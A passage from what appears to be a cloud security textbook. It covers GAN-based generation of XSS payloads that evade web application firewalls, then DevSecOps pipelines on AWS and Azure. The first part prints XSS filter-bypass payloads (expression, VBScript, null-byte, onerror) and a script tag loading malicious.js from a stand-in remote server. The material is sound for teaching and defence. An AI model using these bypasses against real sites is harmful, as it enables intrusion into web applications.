Modern servers and applications use several protection mechanisms to prevent web-based attacks. These techniques include (a) blocking the attacker's input, based on an attack signature match, (b) input sanitation or encoding, and (c) truncating attack strings to a fixed length, to prevent attackers from injecting malicious scripts. Web applications exposed to the public internet use WAFs [208] with these defense mechanisms to filter and monitor application layer traffic. The attackers have also adapted to the defensive techniques employed by WAFs.

Figure 3.8 Expressions blocked by WAFs and corresponding bypass techniques [56].

```
Blocked Expression: <script>alert(1)</script>
Bypass using dynamic expression: <x style=
x:expression(alert(1))>
Bypass using VBScript : <script language=vbs>
MsgBox 1</script>
Blocked Expression: <img onerror=alert(1) src=a>
Bypass using NULL bytes: < [%00] img
onerror=alert(1) src=a>
```

[Figure 3.8](#) shows expressions blocked by WAFs. The first attack vector uses script tags to insert the XSS payload. Modern WAFs can block expressions by signature matching, but a crafty attacker can use a dynamic expression to bypass the filters. The attacker can alternatively leverage other scripting platforms that the application server provides, such as Visual Basic (VB), to create a script that can pass through undetected firewall filters. The attacker uses NULL bytes in the second attack vector to bypass the WAF filter. Other techniques used include event handlers, like onclick and onmouseover, which

bypass signature-based WAF filters. Some WAFs limit the script length that can be inserted as payload. The length limits can also be bypassed by using a script being loaded from a remote source, e.g.,

```
<script src=http://remote-server/malicious.js></script>
```

. Next, the research describes how blocking and bypassing web attacks can be formulated as a two-player zero-sum game and modeled as a GAN.

3.3.2.2 Generative Adversarial Networks (GANs)

A GAN defines two neural networks: generator G and discriminator D [134]. In a traditional adversarial network, the data distribution of the generator is defined as p_g over data x . A prior input $p_g(z)$ is used as an input noise variable. The mapping of the input noise to the data space is represented as $G(z; \theta_g)$. The generator G is a differential function represented by an MLP with parameter θ_g . The second Multilayer Perceptron (MLP) used in this model, called the discriminator, is represented as $D(x; \theta_d)$, which outputs a scalar. $D(x)$ represents the probability that x came from data rather than from noise p_g .

The variable $p_{data}(x)$ refers to the original data distribution. $E_{x \sim p_{data}}(x)$ is the expectation value function: it means that the expected value of x is assumed to be distributed over $p_{data}(x)$. The value function $V(G, D)$ represents a min-max game between the generator and the discriminator. The discriminator is trained to maximize ($\max_D$) the probability of assigning the correct label to the training example $\log D(x)$. Simultaneously, the generator is trained to minimize ($\min_G$) the function $\log(1 - D(G(z)))$. In summary, a min-max game with value function $V(G, D)$ is defined as

$$\min_G \max_D V(D, G) = E_{x \sim p_{data}(x)} [\log D(x)] + E_{z \sim p_z(z)} [\log(1 - D(G(z)))] \quad 3.1$$

The initial samples generated by G are not optimal enough to bypass the detection criterion of D and are rejected by the discriminator. The generator keeps generating the adversarial samples and updating the parameters for the subsequent samples, and the generator learns a better evasion technique to fool the discriminator.

3.3.2.3 Motivating Example for GAN-based Web Attacks

GANs can be used to generate simulated attack data, such as malicious input payloads for injection attacks (e.g., SQL injection, XSS) or evasion techniques for bypassing security filters. These simulated attacks can be employed to evaluate security mechanisms' effectiveness and identify potential vulnerabilities. This research work improved the structure of GAN modeling by using conditional sequencing. We considered conditional sequence generation as a process of identifying stochastic reinforcement learning policy. The policy rewards are judged on the attack payload's complete sequence and passed to intermediate state-action pairs using the Monte Carlo (MC) search process.

Consider [Fig. 3.9](#). Authors assume the provided dataset has known payloads for XSS attacks. We use a process known as semantic tokenization, which will be elaborated in the next section, to obtain tokens from the initial dataset, which represents different feature values for XSS attacks, e.g., `<script>` is a *tag* attribute, while `alert(1);` is a *function body* attribute. It is difficult to label all such attributes, so we classify them with no such classification using the *other* label. Moreover, the attacks provided by a dataset can be replayed against a malicious web application to check the validity of the attack. The research results differ when attacks are replayed against known vulnerable applications, such as DVWA, Gruyere, and OWASP vulnerable web applications. If the attack payload generates a stored, reflected, or domain-based XSS attack, the algorithm employed adds the label *ok*. If there is an error when the payload is replayed against the web

application, label *error* is added. If nothing happens when the payload is replayed on the vulnerable web page, the label *fail* is marked against the attack sequence.




Figure 3.9 Example of conditional sequences generated from semantic tokens [56].

These labels and tokens are passed to the generator, G . Generating conditional semantic sequences starts by generating a random initial state, e.g., $s_0 = <script>$. The next state, s_1 , is selected from the list of available tokens, e.g., the action selects token $alert(1)$; and the model transitions to state s_1 . The state transition is deterministic, based on the action selected, $s_0 \times a \mapsto s_1$. In this example, $a = alert(1)$; and $s_2 = <script> alert(1);$. The entire sequence $\{s_1, s_2, \dots, s_N\}$ is evaluated by the discriminator to check if the generated sequence is a valid attack. The discriminator is also pre-trained

on valid and invalid attack sequences since pre-training helps improve the generator's efficiency. Consider the generated sequence `<script> alert(1); </script>`: the model achieves a higher reward from the discriminator because this sequence passes the fitness function test for a valid attack. If the generated attack sequence is invalid, the model utilizes policy gradient and a Monte Carlo search based on the expected reward from the discriminator model.

3.3.2.4 GAN for Bypassing a Web Application Firewall

[Figure 3.10](#) provides a GAN framework for a web application pentest. The generator model uses the web application attack samples from a distribution of attack samples tried and tested as payloads. As shown in [Fig. 3.10](#), the generator passes the attack payload to the discriminator. The attack sample is validated against a web application to check if it generates an exploit against the web application. The discriminator model uses known attack samples that have worked on the application to check if the sample provided by the generator will work on the web application. The classification result is used to classify the attack sample as valid/invalid. The model of the generator and the attack signature database are updated based on the result.




Figure 3.10 GAN-based approach for generating attack payloads that bypass web application firewall (WAF) filters [56].

To understand the semantic meaning of using a GAN against a web application and to showcase the practical application of GAN-generated payloads, consider [Fig. 3.10\(b\)](#), where an attack payload from a generator is replayed against a web application protected by a WAF. The WAF signature match is used as a criterion to classify an attack as malicious or benign. The attack payloads are tried against the WAF to check if they are identified as malicious or blocked. Using a GAN-based attack payload generation and validation mechanism, we can generate payloads that trigger web application vulnerabilities but are not classified by the WAF as malicious. During the subsequent rounds of training for the GAN, the regenerative model can be updated with improved versions of the attack payloads. This approach will be beneficial for generating valid attack payloads for a large-scale web application platform that is difficult to test by using known attack payloads or a manual pentesting approach. One challenge to using a GAN for non-image datasets, such as cyber-intrusion detection systems, is that features present in these datasets are discrete. Thus, numeric 0-1 and non-numeric

features are represented using One-Hot Encoding or Dummy Encoding. The dimension expansion used to account for this encoding leads to the problem of vanishing gradient [124]. Chen et al. [52] used a Wasserstein-Distance-based modified training goal to deal with the vanishing gradient problem. The research used an additional variable, Encoder (E), to train the modified GAN network. Another problem with the direct use of a GAN for generating sequential data that represent an attack such as XSS is that a GAN is designed for generating real-valued, continuous data. However, using a GAN to create a sequence of discrete tokens is challenging. The GAN can give the score/loss for the entire sequence when generated; the measure of fitness for the partially generated sequence is quite tricky. SeqGAN [275] considered sequence generation a sequential decision-making process, and the generative model was treated as an RL agent. The state has generated tokens, and action was the next token in the sequence. The authors used the policy gradient method and employed a Monte-Carlo (MC) search to approximate state-action value. SeqGAN framework can be used with conditional token encoding for training a GAN network and generating valid attack payloads.

Summary

The chapter includes a detailed guidance for planning a cloud pentest. This conversation offers a clear path for preparing pentests, covering scope, timeframes, rules of engagement, and stakeholder communication to guarantee successful execution. The chapter introduced cloud-specific pentesting for AWS, Azure, and GCP. The shared responsibility model section clarifies the security requirements of both clients and cloud providers. Methods such as unauthenticated and authenticated pentesting are provided to help organizations evaluate the security of the cloud infrastructure across varying attack surfaces. The chapter concludes with case studies showcasing advanced pentest techniques, such as stress-testing

cloud configurations, to ensure resilience against resource-based attacks. The GAN-based pentesting discussed in the chapter offers a cutting-edge approach to simulating a web attack against Web Application Firewalls (WAFs) and defending against these attacks. The chapter instructs readers how to plan and execute cloud pentests.

Chapter 4

DevSecOps in Cloud

DOI: [10.1201/9781003384496-4](https://doi.org/10.1201/9781003384496-4)

DevSecOps has become ubiquitous in cloud environments. Google Cloud Platform (GCP) provides Dev(Sec)Ops toolkit [[101](#)] for global internet-facing applications. The toolkit helps customers scale and secure their applications. The toolkit offers Cloud Load Balancing, Cloud Armor, and Cloud CDN capabilities. The toolkit builds on Web Application and API Protection (WAAP) blueprint [[105](#)] to help achieve secure implementation of application deployment. Similarly, AWS provides native features such as Amazon Inspector, AWS CodeCommit, and AWS Secrets Manager for automation of application security, compliance, and data protection as a part of its DevSecOps [[11](#)] solution.

This chapter discusses how security can be integrated with development and operations to create a secure software development lifecycle (secure SDLC) using DevSecOps. We examine the foundational principles of DevSecOps and its major phases—Planning, Code/Build, Test, Release/Deploy, and Operation. The chapter also covers the implementation of DevSecOps on major cloud platforms like AWS, Microsoft Azure, and GCP. Topics discussed range from application allowlisting in container systems to automated pipelines for code deployment and monitoring. The chapter provides practical examples of real-world implementations, such as CI/CD tools, security policies, and threat monitoring systems. It also explores challenges that organizations encounter when adopting

DevSecOps, including cultural resistance, skill shortages, and limitations of existing tools. The role of Artificial Intelligence in automating provides a potential future evolution of DevSecOps tools and techniques.

4.1 DevSecOps

DevOps combines culture, practices, and tools that increase an organization's ability to deliver applications and services at high velocity. DevOps primarily focuses on improving software development and delivery speed and quality. A limitation of this model is considering security in isolation and at later stages of the development lifecycle. This can cause the delivery of insecure software and delays in the deployment of software releases. DevSecOps refers to development, security, and operations. It combines DevOps with Culture, Automation, Measurement, and Sharing (CAMS) principles. Market reports described the DevOps market size to be around \$10.3B in 2023 and the DevSecOps market size at \$5.9B in 2023 [146]. To foster a security-oriented mindset among all individuals, practitioners emphasize the importance of establishing a shared understanding of success. Securing the DevOps pipeline can be achieved by developing a set of metrics that are universally agreed upon [188]. The security team is involved from the planning stage, and security is incorporated as a shared responsibility in the IT lifecycle [215].

DevSecOps integrates security early and throughout the SDLC. It seamlessly integrates into Agile [7] and DevOps tools. In this model, development and infrastructure teams consider security from the start. The security functions are built-in instead of security, serving as a perimeter around apps and data. Automating some security checks in this model prevents the DevOps workflow from slowing down. The integrated security reduces costs by eliminating duplicate reviews and unnecessary rebuilds [133]. Some key benefits of DevSecOps are discussed below:

- **Fast, cost-effective software development and delivery:** The conventional approach of adopting DevOps with security as an afterthought can lead to significant delays in development and delivery cycles. Dealing with code and security problems after the launch can consume valuable time and incur high expenses. In contrast, the implementation of DevSecOps streamlines the development lifecycle, saving time and reducing costs by proactively addressing security issues during earlier stages of development.
- **Proactive security:** From the onset of the development cycle, security is integrated as a fundamental aspect. The code review, scanning, and testing addresses security concerns proactively. This approach promotes better collaboration between development, security, and operations teams. By incorporating DevSecOps practices, organizations can shorten the time needed to address vulnerabilities, allowing the security team to focus on more critical and high-value tasks.
- **Improved vulnerability management:** DevSecOps plays a crucial role in effectively managing newly discovered vulnerabilities. By integrating vulnerability scanning and patching into the release cycle, the capacity to identify and address Common Vulnerabilities and Exposures (CVEs) is enhanced. This method dramatically limits the time available for threat actors to take advantage of vulnerabilities in production systems. Consequently, it enhances the overall security of these systems and minimizes the potential damage from attacks.
- **Automation:** In case the organization adopts a Continuous Integration/Continuous Delivery (CI/CD) pipeline for software deployment, security testing can be seamlessly automated within the test suites managed by the operations team. Automated security testing

assures that the software dependencies are maintained at the required patch level and verifies that the application successfully passes security unit testing. Furthermore, the code undergoes rigorous static and dynamic analysis before the final update is released to production. Automation helps ensure a reliable process for deploying secure software.

- **Flexible and repeatable process:** A consistent application of security measures is maintained throughout the environment, allowing it to adapt and accommodate evolving requirements. DevSecOps also focuses on automation, configuration management, orchestration, and security observability. These key elements ensure a mature DevSecOps approach, enabling efficient and effective security practices to be ingrained into the development and operational processes.

4.1.1 Phases of DevSecOps

DevOps comprises phases: planning, building, test deployment, operating, and observing. A key characteristic of DevOps is the continuous nature of the development and deployment lifecycle. This includes continuous integration, deployment, feedback, and operations, also known as (CI/CD) pipeline (see [Fig. 4.1](#)). DevSecOps builds on these phases by integrating security continuously across these different phases. We discuss these below:




Figure 4.1: Different phases of DevSecOps pipeline. [📄](#)

4.1.1.1 Plan

During this phase, collaboration and discussions take place to review existing security policies, design considerations, and threat modeling and formulate a strategy for security analysis. The teams work together to conduct a thorough security review and identify the specific areas, methods, and timing for security analysis. In some cases, change impact analysis is also performed during this phase. Various tools such as Microsoft SDL [206], JIRA, Slack, and others prove instrumental in facilitating planning and effective communication among the teams involved.

4.1.1.2 Code and Build

This phase is focused on code analysis. The development team codes new features and finalizes the configuration. The code is checked in the source code repository. Once the developers commit their code to the source code repository, such as Git, the build phase starts. DevSecOps build tools focus on automated security analysis against the build artifacts. Developers use open-source software with third-party dependencies from unknown and untrusted sources. These dependencies can include malicious vulnerabilities and exploits.

Some critical security checks performed during the build include Software Component Analysis (SCA), Static Application Security Testing (SAST) [41], and unit testing. Security teams work with development teams to plug these tools into existing CI/CD pipelines. Some essential tools for this stage are Dependabot, Retire.js, Checkmarx, SonarQube, GitHub pre-commit, and Snyk. When security tools are plugged into developers' build workflow, every code commit triggers a security test or review. Good security practices include using pre-commit hooks to check sensitive information, such as AWS and SSH keys, that are accidentally committed to shared repositories. Manual code reviews can also be performed for sensitive applications during the build phase. It is essential to triage the

security issues identified by different tools to reduce the number of false positives. The triaged alerts can be automatically assigned to the developers or teams responsible for the code.

4.1.1.3 Test

The testing phase begins once the build artifact is created and deployed to the staging or testing environment. Test phases use Dynamic Application Security Testing (DAST) [212] to detect live issues such as authentication, authorization flaws, cross-site scripting, SQL injection, and API security issues. A good practice can include prioritization of security tests based on organization goals, e.g., protection of Personally Identifiable Information (PII), and use of well-known security issue categories such as OWASP Top 10 [89].

Since a comprehensive test suite takes sufficient time to execute, the tools for this phase should be selected with security and performance constraints in mind. Some open source and commercial tools that can be considered for this phase are OWASP ZAP, IBM Appscan, Rapid7 Insight Appsec, Portswigger, Invicti [122].

4.1.1.4 Release and Deploy

Upon completion of the testing phase, the build artifact becomes eligible for deployment to the production environment. In the release phase, release notes are prepared, version tagging is performed, and code/feature freeze is implemented. During this deployment stage, it is essential to carefully assess any variations in configuration settings between the production environment and the build/staging environment. Configuration parameters about user access control, network access control, and management of sensitive data must be thoroughly examined in the production system. To reinforce the security of the deployment infrastructure, industry-recognized standards such as the Center for Internet Security (CIS) benchmarks [88]

and NIST configuration checklists [[193](#)] offer valuable recommendations and best practices. Configuration management tools like Ansible, Puppet, Docker, and Terraform prove to be useful for deployment processes. Once the configuration has been audited and reviewed, it can be updated within a configuration management repository, ensuring consistency and traceability.

4.1.1.5 Operate

The operation phase involves monitoring and observing the live production environment for attacks or leaks using security checks and monitoring tools. Runtime Application Self-protection (RASP) tools such as Alert Logic, Imperva RASP, and Halo can be employed for identifying and blocking security attacks. RASP serves as a reverse proxy and performs application reconfiguration without human intervention. Cloud environments such as AWS also use Web Application Firewall (WAF) for blocking application layer attacks. Internal and external penetration testing for critical systems can also be planned to identify exploits and vulnerabilities during this phase. Another popular security measure organizations employ is the Bug Bounty program that pays external individuals who report security exploits and vulnerabilities on the public production systems.

4.2 DevSecOps in Cloud

Application security has been challenging for organizations planning to move to the cloud environment. As businesses move to a cloud environment, they are not sure about the role of security in the process. Cloud infrastructure provides the flexibility to develop applications. The development team can use any programming language, and the operations team can provide technologies such as microservices, load balancers, API middleware. The applications require high availability and fault tolerance [[185](#)]. The cloud platform can provide infrastructure and platform resources

on demand. Cloud and DevSecOps adoption can complement each other. Cloud automation or Infrastructure as a Code (IaC) can become native to the organization's culture.

4.2.1 DevSecOps Application in AWS

In this sub-section, we review DevSecOps pipeline implementation in the AWS environment. It covers SCA, SAST, DAST tools, and vulnerability management [164]. A description of services and tools used for implementing the solution is provided below:

4.2.1.1 CI/CD Tools

- **AWS CodeBuild:** A Continuous Integration (CI) service that helps in the seamless integration of source code, enabling various functionalities such as compiling source code, executing tests, and generating deployable software packages.
- **AWS CodeCommit:** Source control service for secure hosting of Git-based repositories.
- **AWS CodeDeploy:** It is a deployment service designed to automate deploying source code across various computing services, including Amazon EC2, AWS Fargate, and AWS Lambda.
- **AWS CodePipeline:** A continuous delivery (CD) that helps automation of release pipelines for real-time infrastructure updates.
- **AWS Lambda:** A service used for running code without managing or running servers.
- **AWS Simple Notification Service (SNS):** A messaging service that provides application-to-application and application-to-person communication.
- **AWS Simple Storage Service (S3):** Service used for storage and retrieval of data.

- **AWS Systems Manager Parameter Store:** A service to provide visibility and control of the infrastructure on AWS.

4.2.1.2 Continuous Testing Tools

- **OWASP Dependency Check:** A tool that detects publicly disclosed vulnerabilities in the project dependencies.
- **SonarQube, PHPStan (SAST):** Detects security issues in the source code using static code analysis.
- **OWASP ZAP (DAST):** Uses dynamic analysis for automated identification of security vulnerabilities in the web application.

4.2.1.3 Continuous Logging and Monitoring Tools

- **AWS CloudWatch:** Allows monitoring of logs and events from EC2 instance, AWS CloudTrail, DNS, and containers. The CloudWatch events can be configured to provide real-time events across AWS resources.

4.2.1.4 Auditing and Governance Services

- **AWS CloudTrail:** Enables audit of operational, governance risks, and compliance checks.
- **AWS Identity and Access Management (IAM):** Enables secure management of AWS resources. You can use IAM to create users and groups and assign role-based permissions to the resources.
- **AWS Config:** Allows assessment and audit of AWS resource configurations.

4.2.1.5 Operating Services

- **AWS Security Hub:** Offers a holistic perspective on security alerts and posture across multiple AWS accounts. It is a centralized platform for aggregating security vulnerabilities, providing a unified and comprehensive view for monitoring and managing security issues.
- **AWS CloudFormation:** Assisting with the modeling of AWS and third-party resource collections, it facilitates the rapid and consistent provisioning of resources while also managing the lifecycle of resources through the paradigm of Infrastructure as Code (IaC).
- **AWS Systems Manager Parameter Store:** This tool offers a storage solution for configuration data and secrets, serving as a secure repository for storing various sensitive information such as passwords, database entries, and Amazon Machine Image (AMI) IDs.
- **AWS Elastic Beanstalk:** Helps in deployment and scaling of web application services developed across different languages and frameworks such as Java, Python, .NET, PHP, Docker, Nginx, and IIS.

4.2.1.6 AWS DevSecOps Pipeline Architecture

1. Once the developer commits code to the CodeCommit repository, a CloudWatch event is generated (see [Fig. 4.2](#)), initiating the triggering of CodePipeline.




Figure 4.2: AWS DevSecOps CI/CD flow diagram. [📄](#)

2. CodeBuild compiles and packages the build, uploading the resulting artifacts to an S3 bucket. The necessary authentication information for scanning is retrieved from the Parameter Store. Alternatively, AWS CodeArtifact can serve as an alternative storage option for artifacts instead of utilizing S3.
3. CodeBuild scans the code using SCA (Dependency Check) and SAST tools (SonarQube and PHPStan). This is done using a CloudFormation template.
4. The vulnerabilities identified in step 3 are parsed using the Lambda function, and the results are converted to AWS Security Findings Format (ASFF). The filtered results are uploaded to AWS SecurityHub.
5. If no vulnerabilities are identified, CodeDeploy uploads code to the staging Elastic Beanstalk environment.
6. CodeDeploy triggers DAST scanning with OWASP ZAP tool.
7. The vulnerabilities identified in the DAST scan are parsed using the AWS Lambda function and posted to AWS Security Hub (similar to

- step 4).
8. If there are no vulnerabilities, an approval email is sent to the approver for action.
 9. CodeDeploy deploys the code to the production Elastic Beanstalk environment.
 10. CloudWatch detects and captures any changes during the build stage, sending email notifications to users who have subscribed to the AWS SNS service.
 11. CloudTrail keeps track of API calls and sends event notifications on critical events for pipeline and CodeBuild projects.
 12. AWS Config tracks the configuration changes of the AWS services. It can be used for configuration audits.

4.2.2 DevSecOps Application in Microsoft Azure

The Azure architecture [Fig. 4.3](#) shows several Azure resources supported by secure endpoints. The backend applications run on Kubernetes, and the web application is deployed as a static website on Azure security blob. The API gateway manages the communications to the backend services. The mobile and web applications are publicly accessible. Azure AD B2C is responsible for user management operations. The Azure Postgres DB server is used for data storage, and all services are monitored using Azure monitoring. Next, we discuss security features that are part of the DevSecOps pipeline, including:




Figure 4.3: Microsoft Azure DevSecOps architecture. [🔗](#)

4.2.2.1 Git Pre-commit Hooks

Git hooks are a valuable mechanism for preventing data breaches and the inadvertent exposure of sensitive information. There are two categories of Git hooks—client and server. The git pre-commit is a client-side hook run before you commit a message. By incorporating this functionality at the outset of the pipeline, it becomes possible to detect security concerns, such as the accidental inclusion of `.env` files within the code repository.

4.2.2.2 CI/CD Automated Testing

Automated testing utilizes two widely recognized security testing approaches: SAST and DAST. SAST uses a predetermined set of regulations to identify potential vulnerabilities within the codebase. By integrating the scanning process into the CI/CD pipeline, it becomes feasible to perform these checks once the code has been pushed to the source-code repository. On the other hand, DAST leverages a black box

methodology to assess the deployed application's resilience against a diverse range of security threats, including SQL injection, memory leaks, and Cross-site Scripting (XSS).

4.2.2.3 Role-based Access Control (RBAC)

Azure RBAC enables efficient access management for Azure resources, facilitating the provisioning of access to team members. It offers the capability to define roles and determine the extent of access using Azure RBAC. Azure AD encompasses a variety of beneficial pre-defined roles and grants the flexibility to create customized roles. Notable examples of RBAC implementation involve using custom policies to restrict access to production systems exclusively to administrator roles.

4.2.2.4 Security Policies

While the RBAC is designed around user actions, security policies focus on resource properties. The resource compliance conditions and actions in case the compliance check fails can be configured using security policies. The Azure portal can be used to select custom security policies or define new custom policies for the Kubernetes cluster (see [Fig. 4.3](#)).

4.2.2.5 Network Segmentation

Azure Virtual Network (VNet) can be used to create a network behind a single private IP address. Azure VNet provides secured and direct connectivity to Azure services and the backbone network. The Azure virtual machines can be placed on private network segments, e.g., Class A (10.0.0.0/8), Class B (172.16.0.0/12), etc. In [Fig. 4.3](#), there are two class A subnets. Kubernetes cluster and Postgres DB server are located in the first subnet, and API management is performed using the second subnet.

4.2.2.6 Database Encryption

Azure PostgreSQL employs Azure storage encryption to secure data at rest by utilizing managed keys. Encryption of data in Azure PostgreSQL database server with customer-managed keys is configured at the server level. This involves the use of a customer-managed key, known as Key Encryption Key (KEK), to encrypt the Data Encryption Key (DEK) utilized by the service. The KEK is an asymmetric key stored within a customer-owned and managed Azure Key Vault instance.

4.2.2.7 Threat Monitoring

